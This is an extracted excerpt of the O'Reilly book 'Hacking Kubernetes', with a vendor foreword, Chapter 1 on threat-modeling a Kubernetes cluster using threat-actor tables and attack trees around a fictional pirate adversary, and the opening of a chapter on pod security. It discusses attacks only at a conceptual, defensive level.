O'REILLY®

Hacking Kubernetes

Threat-Driven Analysis and Defense

Free Chapters

compliments of

controlplane

Andrew Martin &
Michael Hausenblas

controlplane

Cloud native security engineering

THANKS FOR READING HACKING KUBERNETES

A message from one of the authors, ControlPlane CEO Andrew Martin:

I wrote this book along with my esteemed friend Michael Hausenblas to collate our learnings from the last few years of Cloud Native security.

My personal arc includes time working in finance, government, and finally co-founding a security consultancy. ControlPlane exists to assist other organistaions on their journey, to jump-start cloud native and security communities, and to learn and understand real problems from friends, clients, and colleagues.

At ControlPlane, we have deep, battle-hardened experience building Kubernetes clusters and teams for government, finance, and related organisations, and are enthusiastic, regular community and working group participants. We believe strongly in training, being the authors and trainers of *SANS SEC584: Cloud Native Security: Defending Containers and Kubernetes*, and for our kind publishers O'Reilly, the training courses *Kubernetes Security: Attacking and Defending Kubernetes*, and *Kubernetes Threat Modelling*.

I hope you enjoy this foray into the murky waters of Kubernetes security, and find it useful on your voyage. If you are in need of Cloud Native security, engineering, or audit services please get in touch.

Our expertise includes:

- Cloud native penetration testing and red teaming
- System security audit and compliance
- DevOps and DevSecOps consulting and implementation
- Kubernetes, containers, cloud, supply chain, CI/CD
- Complex platform delivery and systems integration
- Virtual and in-person CTF events
- Hosted security operations and red team simulator **https://kubesim.io**
- Training in Kubernetes, Advanced Cloud Native Security, Pentesting and Forensics, Threat Modelling

Hacking Kubernetes

Threat-Driven Analysis and Defense

This excerpt contains Chapters 1–4. The complete book is available on the O'Reilly Online Learning Platform and through other retailers.

Andrew Martin and Michael Hausenblas

Beijing • Boston • Farnham • Sebastopol • Tokyo O'REILLY®

Hacking Kubernetes
by Andrew Martin and Michael Hausenblas

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*http://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: John Devins
Development Editor: Angela Rufino
Production Editor: Beth Kelly
Copyeditor: Kim Cofer
Proofreader: Justin Billing

Indexer: nSight, Inc.
Interior Designer: David Futato
Cover Designer: Karen Montgomery
Illustrator: Kate Dullea

October 2021: First Edition

Revision History for the First Edition
2021-10-13: First Release

See *http://oreilly.com/catalog/errata.csp?isbn=9781492081739* for release details.

This work is part of a collaboration between O'Reilly and ControlPlane. See our statement of editorial independence.

978-1-492-08173-9

[LSI]

Table of Contents

CHAPTER 1
Introduction

Join us as we explore the many perilous paths through a pod and into Kubernetes. See the system from an adversary's perspective: get to know the multitudinous defensive approaches and their weaknesses, and revisit historical attacks on cloud native systems through the piratical lens of your nemesis: Dread Pirate Captain Hashjack.

Kubernetes has grown rapidly, and has historically not been considered to be "secure by default." This is mainly due to security controls such as network and pod security policies not being enabled by default on vanilla clusters.

As authors we are infinitely grateful that our arc saw the *cloud native enlightenment*, and we extend our heartfelt thanks to the volunteers, core contributors, and Cloud Native Computing Foundation (CNCF) members involved in the vision and delivery of Kubernetes. Documentation and bug fixes don't write themselves, and the incredible selfless contributions that drive open source communities have never been more freely given or more gratefully received.

Security controls are generally more difficult to get right than the complex orchestration and distributed system functionality that Kubernetes is known for. To the security teams especially, we thank you for your hard work! This book is a reflection on the pioneering voyage of the good ship Kubernetes, out on the choppy and dangerous free seas of the internet.

Setting the Scene

For the purposes of imaginative immersion: you have just become the chief information security officer (CISO) of the start-up freight company *Boats, Cranes & Trains Logistics*, herein referred to as BCTL, which has just completed its Kubernetes migration.

The company has been hacked before and is "taking security seriously." You have the authority to do what needs to be done to keep the company afloat, figuratively and literally.

Welcome to the job! It's your first day, and you have been alerted to a credible threat against your cloud systems. Container-hungry pirate and generally bad egg Captain Hashjack and their clandestine hacker crew are lining up for a raid on BCTL's Kubernetes clusters.

If they gain access, they'll mine Bitcoin or crypto-lock any valuable data they can find. You have not yet threat modeled your clusters and applications, or hardened them against this kind of adversary, and so we will guide you on your journey to defend them from the salty Captain's voyage to encode, exfiltrate, or plunder whatever valuables they can find.

The BCTL cluster is a vanilla Kubernetes installation using kubeadm on a public cloud provider. Initially, all settings are at the defaults.

Historical examples of marine control system instability can be seen in the film *Hackers* (1995), where *Ellingson Mineral Company*'s oil tankers fall victim to an internal attack by the company's CISO, Eugene "The Plague" Belford.

To demonstrate hardening a cluster, we'll use an example insecure system. It's managed by the BCTL site reliability engineering (SRE) team, which means the team is responsible for securing the Kubernetes master nodes. This increases the potential attack surface of the cluster: a managed service hosts the control plane (master nodes and `etcd`) separately, and their hardened configuration prevents some attacks (like a direct `etcd` compromise), but both approaches depend on the secure configuration of the cluster to protect your workloads.

Let's talk about your cluster. The nodes run in a private network segment, so public (internet) traffic cannot reach them directly. Public traffic to your cluster is proxied

through an internet-facing load balancer: this means that the ports on your nodes are not directly accessible to the world unless targeted by the load balancer.

Running on the cluster there is a SQL datastore, as well as a frontend, API, and batch processor.

The hosted application—a booking service for your company's clients—is deployed in a single namespace using GitOps, but without a network policy or pod security policy as discussed in Chapter 8.

GitOps is declarative configuration deployment for applications: think of it like traditional configuration management for Kubernetes clusters. You can read more at gitops.tech and learn more on how to harden Git for GitOps in this whitepaper.

Figure 1-1 shows a network diagram of the system.



Figure 1-1. The system architecture of your new company, BCTL

The cluster's RBAC was configured by engineers who have since moved on. The inherited security support services have intrusion detection and hardening, but the team has been disabling them from time to time as they were "making too much noise." We will discuss this configuration in depth as we press on with the voyage. But first, let's explore how to predict security threats to your clusters.

Starting to Threat Model

Understanding how a system is attacked is fundamental to defending it. A threat model gives you a more complete understanding of a complex system, and provides a framework for rationalising security and risk. Threat actors categorize the potential adversaries that a system is configured to defend against.

A threat model is like a fingerprint: every one is different. A threat model is based upon the impact of a system's compromise: a Raspberry Pi hobby cluster and your bank's clusters hold different data, have different potential attackers, and very different potential problems if broken into.

Threat modeling can reveal insights into your security program and configuration, but it doesn't solve everything—see Mark Manning's comments on CVEs in Figure 1-2. You should make sure you are following basic security hygiene (like patching and testing) before considering the more advanced and technical attacks that a threat model may reveal. The same is true for any security advice.

Figure 1-2. Mark Manning's insight on vulnerability assessment and CVEs

If your systems can be compromised by published CVEs and a copy of Kali Linux, a threat model will not help you!

Threat Actors

Your threat actors are either *casual* or *motivated*. Casual adversaries include:

- Vandals (the graffiti kids of the internet generation)
- Accidental trespassers looking for treasure (which is usually your data)

- Drive-by "script kiddies," who will run any code they find on the internet if it claims to help them hack

Casual attackers shouldn't be a concern to most systems that are patched and well configured.

Motivated individuals are the ones you should worry about. They include insiders like trusted employees, organized crime syndicates operating out of less-well-policed states, and state-sponsored actors, who may overlap with organized crime or sponsor it directly. "Internet crimes" are not well-covered by international laws and can be hard to police.

Table 1-1 can be used as a guide threat modeling.

Table 1-1. Taxonomy of threat actors

Actor	Motivation	Capability	Sample attacks
Vandal: script kiddie, trespasser	Curiosity, personal fame. Fame from bringing down service or compromising confidential dataset of a high-profile company.	Uses publicly available tools and applications (Nmap, Metasploit, CVE PoCs). Some experimentation. Attacks are poorly concealed. Low level of targeting.	Small-scale DOS. Plants trojans. Launches prepackaged exploits for access, crypto mining.
Motivated individual: political activist, thief, terrorist	Personal, political, or ideological gain. Personal gain to be had from exfiltrating and selling large amounts of personal data for fraud, perhaps achieved through manipulating code in version control or artifact storage, or exploiting vulnerable applications from knowledge gained in ticketing and wiki systems, OSINT, or other parts of the system. Personal kudos from DDOS of large public-facing web service. Defacement of the public-facing services through manipulation of code in version control or public servers can spread political messages amongst a large audience.	May combine publicly available exploits in a targeted fashion. Modify open source supply chains. Concealing attacks of minimal concern.	Phishing. DDOS. Exploit known vulnerabilities to obtain sensitive data from systems for profit and intelligence or to deface websites. Compromise open source projects to embed code to exfiltrate environment variables and Secrets when code is run by users. Exported values are used to gain system access and perform crypto mining.

Actor	Motivation	Capability	Sample attacks
Insider: employee, external contractor, temporary worker	Discontent, profit. Personal gain to be had from exfiltrating and selling large amounts of personal data for fraud, or making small alterations to the integrity of data in order to bypass authentication for fraud. Encrypt data volumes for ransom.	Detailed knowledge of the system, understands how to exploit it, conceals actions.	Uses privileges to exfiltrate data (to sell on). Misconfiguration/"codebombs" to take service down as retribution.
Organized crime: syndicates, state-affiliated groups	Ransom, mass extraction of PII/credentials/PCI data. Manipulation of transactions for financial gain. High level of motivation to access datasets or modify applications to facilitate large-scale fraud. Crypto-ransomware, e.g., encrypt data volumes and demand cash.	Ability to devote considerable resources, hire "authors" to write tools and exploits required for their means. Some ability to bribe/coerce/intimidate individuals. Level of targeting varies. Conceals until goals are met.	Social engineering/phishing. Ransomware (becoming more targeted). Cryptojacking. RATs (in decline). Coordinated attacks using multiple exploits, possibly using a single zero-day or assisted by a rogue individual to pivot through infrastructure (e.g., Carbanak).
Cloud service insider: employee, external contractor, temporary worker	Personal gain, curiosity. Unknown level of motivation, access to data should be restricted by cloud provider's segregation of duties and technical controls.	Depends on segregation of duties and technical controls within cloud provider.	Access to or manipulation of datastores.
Foreign Intelligence Services (FIS): nation states	Intelligence gathering, disrupt critical national infrastructure, unknown. May steal intellectual property, access sensitive systems, mine personal data en masse, or track down specific individuals through location data held by the system.	Disrupt or modify hardware/software supply chains. Ability to infiltrate organizations/suppliers, call upon research programs, develop multiple zero-days. Highly targeted. High levels of concealment.	Stuxnet (multiple zero-days, infiltration of 3 organizations including 2 PKI infrastructures with offline root CAs). SUNBURST (targeted supply chain attack, infiltration of hundreds of organizations).

Threat actors can be a hybrid of different categories. Eugene Belford, for example, was an insider who used advanced organized crime methods.

Captain Hashjack is a motivated criminal adversary with extortion or robbery in mind. We don't approve of their tactics—they don't play fair, and they are a cad and a bounder—so we shall do our utmost to thwart their unwelcome interventions.

The pirate crew has been scouting for any advantageous information they can find online, and have already performed reconnaissance against BCTL. Using open source intelligence (OSINT) techniques like searching job postings and LinkedIn skills of current staff, they have identified technologies in use at the organization. They know you use Kubernetes, and they can guess which version you started on.

Your First Threat Model

To threat model a Kubernetes cluster, you start with an architecture view of the system as shown in Figure 1-3. Gather as much information as possible to keep everybody aligned, but there's a balance: ensure you don't overwhelm people with too much information.



Figure 1-3. Example Kubernetes attack vectors (Aqua)

You can learn more about threat modeling Kubernetes with ControlPlane's O'Reilly course: Kubernetes Threat Modeling.

This initial diagram might show the entire system, or you may choose to scope only one small or important area such as a particular pod, nodes, or the control plane.

A threat model's "scope" is its target: the parts of the system we're currently most interested in.

Next, you zoom in on your scoped area. Model the data flows and trust boundaries between components in a data flow diagram like Figure 1-3. When deciding on trust boundaries, think about how Captain Hashjack might try to attack components.

> An exhaustive list of possibilities is better than a partial list of feasibilities.
>
> —Adam Shostack, *Threat Modeling*

Now that you know who you are defending against, you can enumerate some high-level threats against the system and start to check if your security configuration is suitable to defend against them.

To generate possible threats you must internalize the attacker mindset: emulate their instincts and preempt their tactics. The humble data flow diagram in Figure 1-4 is the defensive map of your silicon fortress, and it must be able to withstand Hashjack and their murky ilk.



Figure 1-4. Kubernetes data flow diagram (GitHub)

Threat modeling should be performed with as many stakeholders as possible (development, operations, QA, product, business stakeholders, security) to ensure diversity of thought.

You should try to build the first version of a threat model without outside influence to allow fluid discussion and organic idea generation. Then you can pull in external sources to cross-check the group's thinking.

Now that you have all the information you can gather on your system, you brainstorm. Think of simplicity, deviousness, and cunning. Any conceivable attack is in scope, and you will judge the likelihood of the attack separately. Some people like to use scores and weighted numbers for this, others prefer to rationalize the attack paths instead.

Capture your thoughts in a spreadsheet, mindmap, a list, or however makes sense to you. There are no rules, only trying, learning, and iterating on your own version of the process. Try to categorize threats, and make sure you can review your captured data easily. Once you've done the first pass, consider what you've missed and have a quick second pass.

Then you've generated your initial threats—good job! Now it's time to plot them on a graph so they're easier to understand. This is the job of an attack tree: the pirate's treasure map.

Attack Trees

An attack tree shows potential infiltration vectors. Figure 1-5 models how to take down the Kubernetes control plane.

Attack trees can be complex and span multiple pages, so you can start small like this branch of reduced scope.

This attack tree focuses on denial of service (DoS), which prevents ("denies") access to the system ("service"). The attacker's goal is at the top of the diagram, and the routes available to them start at the root (bottom) of the tree. The key on the left shows the shapes required for logical "OR" and "AND" nodes to be fulfilled, which build up to the top of the tree: the negative outcome. Confusingly, attack trees can be bottom-up or top-down: in this book we exclusively use bottom-up. We walk through attack trees later in this chapter.



Figure 1-5. Kubernetes attack tree (GitHub)

Kelly Shortridge's in-browser security decision tree tool Deciduous can be used to generate these attack trees as code.

As we progress through the book, we'll use these techniques to identify high-risk areas of Kubernetes and consider the impact of successful attacks.

A YAML deserialization *Billion laughs* attack in CVE-2019-11253 affected Kubernetes to v1.16.1 by attacking the API server. It's not covered on this attack tree as it's patched, but adding historical attacks to your attack trees is a useful way to acknowledge their threat if you think there's a high chance they'll reoccur in your system.

Example Attack Trees

It's also useful to draw attack trees to conceptualize how the system may be attacked and make the controls easier to reason about. Fortunately, our initial threat model contains some useful examples.

These diagrams use a simple legend, described in Figure 1-6.



Figure 1-6. Attack tree legend

The "Goal" is an attacker's objective, and what we are building the attack tree to understand how to prevent.

The logical "AND" and "OR" gates define which of the child nodes need completing to progress through them.

In Figure 1-7 you see an attack tree starting with a threat actor's remote code execution in a container.



Figure 1-7. Attack tree: compromised container

You now know what you want to protect against and have some simple attack trees, so you can quantify the controls you want to use.

Prior Art

At this point, your team has generated a list of threats. We can now cross-reference them against some commonly used threat modeling techniques and attack data:

- STRIDE (framework to enumerate possible threats)
- Microsoft Kubernetes Threat Matrix
- MITRE ATT&CK® Matrix for Containers
- OWASP Docker Top 10

This is also a good time to draw on preexisting, generalized threat models that may exist:

- Trail of Bits and Atredis Partners Kubernetes Threat Model for the Kubernetes Security Audit Working Group (now SIG-security) and associated security findings, examining the Kubernetes codebase and how to attack the orchestrator
- ControlPlane's Kubernetes Threat Model and Attack Trees for the CNCF Financial Services User Group, considering a user's usage and hardened configuration of Kubernetes
- NCC's Threat Model and Controls looking at system configuration

No threat model is ever complete. It is a point-in-time best effort from your stakeholders and should be regularly revised and updated, as the architecture, software, and external threats will continually change.

> Software is never finished. You can't just stop working on it. It is part of an ecosystem that is moving.
>
> —Moxie Marlinspike

Conclusion

Now you are equipped with the basics: you know your adversary, Captain Hashjack, and their capabilities. You understand what a threat model is, why it's essential, and how to get to the point where you have a 360° view on your system. In this chapter we further discussed threat actors and attack trees and walked through a concrete example. We have a model in mind now so we'll explore each of the main Kubernetes areas of interest. Let's jump into the deep end: we start with the pod.

CHAPTER 2

Pod-Level Resources

This chapter concerns the atomic unit of Kubernetes deployment: a pod. Pods run apps, and an app may be one or more containers working together in one or more pods.

We'll consider what bad things can happen in and around a pod, and look at how you can mitigate the risk of getting attacked.

As with any sensible security effort, we'll begin by defining a lightweight threat model for your system, identifying the threat actors it defends against, and highlighting the most dangerous threats. This gives you a solid basis to devise countermeasures and controls, and take defensive steps to protect your customer's valuable data.

We'll go deep into the security model of a pod and look at what is trusted by default, where we can tighten security with configuration, and what an attacker's journey looks like.

Defaults

Kubernetes has historically not been security hardened out of the box, and sometimes this may lead to privilege escalation or container breakout.

If we zoom in on the relationship between a single pod and the host in Figure 2-1, we can see the services offered to the container by the `kubelet` and potential security boundaries that may keep an adversary at bay.

By default much of this is sensibly configured with least privilege, but where user-supplied configuration is more common (pod YAML, cluster policy, container images) there are more opportunities for accidental or malicious misconfiguration. Most defaults are sane—in this chapter we will show you where they are not, and demonstrate how to test that your clusters and workloads are configured securely.

